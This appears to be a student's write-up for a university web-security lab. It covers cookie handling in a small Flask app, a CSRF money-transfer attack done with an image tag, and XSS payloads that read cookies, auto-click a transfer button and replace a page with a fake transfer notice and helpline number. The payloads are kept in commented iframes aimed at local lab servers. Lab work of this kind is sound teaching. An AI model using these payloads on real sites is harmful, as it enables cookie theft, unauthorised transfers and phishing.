
CSE 3140 Lab 6 – Web Security

Tom McCarthy (tkm20002), Filip Graham (fvg20002).
Section Z81
(Tom) IP of VM: 172.16.49.96 , (Filip) IP of VM: 172.16.49.88

Question 1.A : Enter the value of the cookie found:
284fff3bd254b48cca05a8bfc4fad69e05cad0d086513a034a66a118829e6fa4


The pars of usernames:
ACrissy88,theking
BDulcie88,sunshine1

I got a cookie with the name LOGIN_INFO and value
284fff3bd254b48cca05a8bfc4fad69e05cad0d086513a034a66a118829e6fa4
After login to the 'B' user it has the domain localhost, path /, and the size of the cookie is 74 bytes. This cookie maintain a user's login state between different pages on a website, or across multiple visits to the site. This allows the website to remember that the user is logged in.



You Logged In as BDulcie88!!

You have 44637 in your bank account.



Name	Value	Domain	Path	Expires / Max-...	Size
session	eyJjc3JmX3Rva2Vul...	localhost	/	Session	118
LOGIN_INFO	284fff3bd254b48cc...	localhost	/	Session	74
USER	BDulcie88	localhost	/	Session	13

Question 1.B : Enter the approval code from a TA:
Approval code: W0RU7W4

Website script and explanation
In the script app.py, the / route gets the Q1B1 and Q1B3 cookies, and gives the user the option to display the user's Q1B2 cookie in the /Q1B2 folder and to set cookies for another user. The /Q1B2 route can only display the Q1B2 cookie for the current user. The /set_cookies route allows the user to set User 1's cookies or User 2's cookies. When the cookies are set using the .set_cookie() function, we use the default options to create the cookie name and value. We also use the path option (path='/Q1B2') is used so the 'Q1B2' cookie is only sent for requests to the '/Q1B2' path. Finally we used the httponly option (httponly=True) since it prevents the cookie from being accessed through client-side scripts. In this case, the 'Q1B3' cookie is set to HTTP only, meaning it can only be accessed by the server.
app.py

```
from flask import Flask, render_template, request, make_response
app = Flask(__name__)

@app.route('/')
def index():
    # Retrieve cookies from the request
```

```python
    # use cookies.get(key) instead of cookies[key] to not get a
    # KeyError if the cookie is missing.
    q1b1_cookie = request.cookies.get('Q1B1')
    q1b2_cookie = request.cookies.get('Q1B2')
    q1b3_cookie = request.cookies.get('Q1B3')

    return render_template('index.html', q1b1_cookie=q1b1_cookie, q1b2_cookie=q1b2_cookie, q1b3_cookie=q1b3_cookie)

@app.route('/set_cookies')
def set_cookies():
    return render_template('set_cookies.html')

@app.route('/set_user_cookies', methods=['POST'])
def set_user_cookies():
    user_choice = request.form['user']

    response = make_response(render_template('set_cookies.html'))

    if user_choice == 'user1':
        response.set_cookie('Q1B1', 'fvg20002')
        response.set_cookie('Q1B2', 'graham', path='/Q1B2')
        response.set_cookie('Q1B3', '172.16.49.88', httponly=True)
    elif user_choice == 'user2':
        response.set_cookie('Q1B1', 'tkm20002')
        response.set_cookie('Q1B2', 'mccarthy', path='/Q1B2')
        response.set_cookie('Q1B3', '172.16.49.96', httponly=True)

    return response

@app.route('/Q1B2')
def display_q1b2_cookie():
    # Display the value of Q1B2 cookie
    # This cookie is sent only for requests to folder Q1B2 of the website
    q1b2_cookie = request.cookies.get('Q1B2')
    return f'Q1B2 Cookie: {q1b2_cookie}'

if __name__ == '__main__':
    app.run(debug=True)
```

index.html

```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Cookies</title>
</head>

<body>
    <h1>Cookies</h1>
    <p>Q1B1 Cookie: {{ q1b1_cookie }}</p>
    <!-- <p>Q1B2 Cookie: {{ q1b2_cookie }}</p> -->
    <p>Q1B2 Cookie: This cookie is sent only for requests to folder Q1B2 of the website</p>
    <p>Q1B3 Cookie: {{ q1b3_cookie }}</p>
    <a href="/set_cookies">Set Cookies</a>
    <br>
    <a href="/Q1B2">Display Q1B2 Cookie</a>
    <br>
    <br>
</body>

</html>
```

set_cookies.html


```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Set Cookies</title>
</head>

<body>
    <h1>Set Cookies</h1>
    <form action="/set_user_cookies" method="post">
        <button type="submit" name="user" value="user1">Set User 1's Cookies</button>
        <button type="submit" name="user" value="user2">Set User 2's Cookies</button>
    </form>
    <p>See your browser's developer tools (Chrome, Edge, etc.) to view the cookies</p>
    <a href="/">Go back to home page</a>
</body>

</html>
```

Question 2 : Enter the approval code from a TA:


Approval code: ZMSZ6MC

Explanation: To perform the CSRF attack, we put an img tag in our site which has an src of the URL which transfers money from the B account to the A account. A URL of the form “loggedIn?username=AWilbert96&moneyAmount=1” will perform the money transfer.

Question 3.A: Enter the value of the cookie found:
Value of cookie found: 76213



Name	Value
LOGIN_INFO	284fff3bd25…
Q3Cookie	76213
session	eyJjc3JmX3…
USER	BDulcie88
NET_ID	fvg20002



```
localhost:8080/loggedIn?username=tz&moneyAmount=<script>alert(document.cookie.split(%27;%20%27).find(row%20=>%2…
```

localhost:8080 says

76213

		Domain
	c3JmX…	localhost
	7cc60…	localhost
USER	ACrissy88	localhost
Q3Cookie	76213	localhost

Question 3.B: Enter the approval code from a TA:
Approval code: L60WCEZ

Question 4.A: Enter the value of the cookie found:
Value of cookie found: 73536

Question 4.B: Enter the approval code from a TA:
Approval code: 18J8MVD


Question 5 : Enter the approval code from a TA:
Approval code: BPM9II3
Explanation: The XSS attack uses the same mechanism as Q3, targeting the moneyAmount input field of the Logged In page. The script changes the InnerHTML of the body to contain a paragraph element with the false transfer message and the cat image.

Website code for all questions:
App.py

```
from flask import Flask, render_template, request, make_response

app = Flask(__name__)
```

```
@app.route('/')
def index():
    # Retrieve cookies from the request
    # use cookies.get(key) instead of cookies[key] to not get a
    # KeyError if the cookie is missing.
    q1b1_cookie = request.cookies.get('Q1B1')
    q1b2_cookie = request.cookies.get('Q1B2')
    q1b3_cookie = request.cookies.get('Q1B3')

    return render_template('index.html', q1b1_cookie=q1b1_cookie,
q1b2_cookie=q1b2_cookie, q1b3_cookie=q1b3_cookie)

@app.route('/set_cookies')
def set_cookies():
    return render_template('set_cookies.html')

@app.route('/set_user_cookies', methods=['POST'])
def set_user_cookies():
    user_choice = request.form['user']

    response = make_response(render_template('set_cookies.html'))

    if user_choice == 'user1':
        response.set_cookie('Q1B1', 'fvg20002')
        response.set_cookie('Q1B2', 'graham', path='/Q1B2')
        response.set_cookie('Q1B3', '172.16.49.88', httponly=True)
    elif user_choice == 'user2':
        response.set_cookie('Q1B1', 'tkm20002')
        response.set_cookie('Q1B2', 'mccarthy', path='/Q1B2')
        response.set_cookie('Q1B3', '172.16.49.96', httponly=True)

    return response

@app.route('/Q1B2')
def display_q1b2_cookie():
    # Display the value of Q1B2 cookie
    # This cookie is sent only for requests to folder Q1B2 of the website
    q1b2_cookie = request.cookies.get('Q1B2')
    return f'Q1B2 Cookie: {q1b2_cookie}'

if __name__ == '__main__':
    app.run(debug=True)
```

index.html



```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Cookies</title>
</head>

<body>
    <h1>Cookies</h1>
    <p>Q1B1 Cookie: {{ q1b1_cookie }}</p>
    <!-- <p>Q1B2 Cookie: {{ q1b2_cookie }}</p> -->
    <p>Q1B2 Cookie: This cookie is sent only for requests to folder Q1B2 of the
website</p>
    <p>Q1B3 Cookie: {{ q1b3_cookie }}</p>
    <a href="/set_cookies">Set Cookies</a>
    <br>
    <a href="/Q1B2">Display Q1B2 Cookie</a>
    <br>
    <br>
    <!-- Q2 image CSRF image tag: -->
    <!-- <img
src="http://localhost:8080/loggedIn?username=AWilbert96&moneyAmount=1" /> -->
    <!-- <img
src="http://127.0.0.1:2222/loggedIn?username=AWilbert96&moneyAmount=1" /> -->
    <!-- Q3 -->
    <!-- <iframe
src="http://localhost:8080/loggedIn?username=tz&moneyAmount=%3Cscript%3Ealert(doc
ument.cookie.split(%27;%20%27).find(row%20=%3E%20row.startsWith(%27Q3Cookie=%27))
.split(%27=%27)[1]);%20%20%20%20%20document.getElementById(%27transfer%27).click(
);%20%3C/script%3E" width="100%" height="100%"></iframe> -->
    <!-- <iframe
src="http://127.0.0.1:2222/loggedIn?username=tz&moneyAmount=%3Cscript%3Ealert(doc
ument.cookie.split(%27;%20%27).find(row%20=%3E%20row.startsWith(%27Q3Cookie=%27))
.split(%27=%27)[1]);%20%20%20%20%20document.getElementById(%27transfer%27).click(
);%20%3C/script%3E" width="100%" height="100%"></iframe> -->
    <!-- Q4 -->
    <!-- <iframe
src="http://localhost:8080/Q4?username=&moneyAmount=182%3Cscript%3Ealert(document
.cookie.split(%27;%20%27).find(row%20=%3E%20row.startsWith(%27magicCookie=%27)).s
plit(%27=%27)[1]);%20%20%20%20%20document.getElementById(%27transfer%27).click();
%20%3C/script%3E" width="800" height="500"></iframe> -->
    <!-- <iframe
src="http://127.0.0.1:2222/Q4?username=&moneyAmount=182%3Cscript%3Ealert(document
.cookie.split(%27;%20%27).find(row%20=%3E%20row.startsWith(%27magicCookie=%27)).s
plit(%27=%27)[1]);%20%20%20%20%20document.getElementById(%27transfer%27).click();
%20%3C/script%3E" width="800" height="500"></iframe> -->

    <!-- Q5 -->
    <!-- <iframe
src="http://localhost:8080/loggedIn?username=tz&moneyAmount=%3Cscript%3Edocument.
body.innerHTML=%22%3Cp%3E666666 was transferred from your account! Call the
helpline 666-390-6590 to resolve.%3C/p%3E%20%3Cimg src=%27/cat.jpeg%27
height=%27100%%27 width=%27100%%27/%3E%22;%3C/script%3E" width="800"
height="500"></iframe> -->
    <!-- <iframe
src="http://127.0.0.1:2222/loggedIn?username=tz&moneyAmount=%3Cscript%3Edocument.
body.innerHTML=%22%3Cp%3E666666 was transferred from your account! Call the
helpline 666-390-6590 to resolve.%3C/p%3E%20%3Cimg src=%27/cat.jpeg%27
height=%27100%%27 width=%27100%%27/%3E%22;%3C/script%3E" width="800"
height="500"></iframe> -->
</body>

</html>

<!-- <script>alert("Site is vulnerable to XSS!")</script>; -->

<!-- <script>
    alert(document.cookie.split('; ').find(row =>
row.startsWith('Q3Cookie=')).split('=')[1]);
    document.getElementById('transfer').click();
</script>

<script>alert(document.cookie.split('; ').find(row =>
row.startsWith('Q3Cookie=')).split('=')[1]);     document.getElementById('transfe
r').click(); </script>

<input id="moneyAmount" name="moneyAmount" size="32" type="text" value="">

http://localhost:8080/loggedIn?username=tz&moneyAmount=%3Cscript%3Ealert(document
.cookie.split(%27;%20%27).find(row%20=%3E%20row.startsWith(%27Q3Cookie=%27)).spli
t(%27=%27)[1]);%20%20%20%20%20document.getElementById(%27transfer%27).click();%20
%3C/script%3E

http://localhost:8080/loggedIn?username=tz&moneyAmount=<script>alert(document.coo
kie.split('; ').find(row =>
row.startsWith('Q3Cookie=')).split('=')[1]);     document.getElementById('transfe
r').click(); </script>
-->
```

Set-cookies.html

```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Set Cookies</title>
</head>

<body>
    <h1>Set Cookies</h1>
    <form action="/set_user_cookies" method="post">
        <button type="submit" name="user" value="user1">Set User 1's
Cookies</button>
        <button type="submit" name="user" value="user2">Set User 2's
Cookies</button>
    </form>
    <p>See your browser's developer tools (Chrome, Edge, etc.) to view the
cookies</p>
    <a href="/">Go back to home page</a>
</body>

</html>
```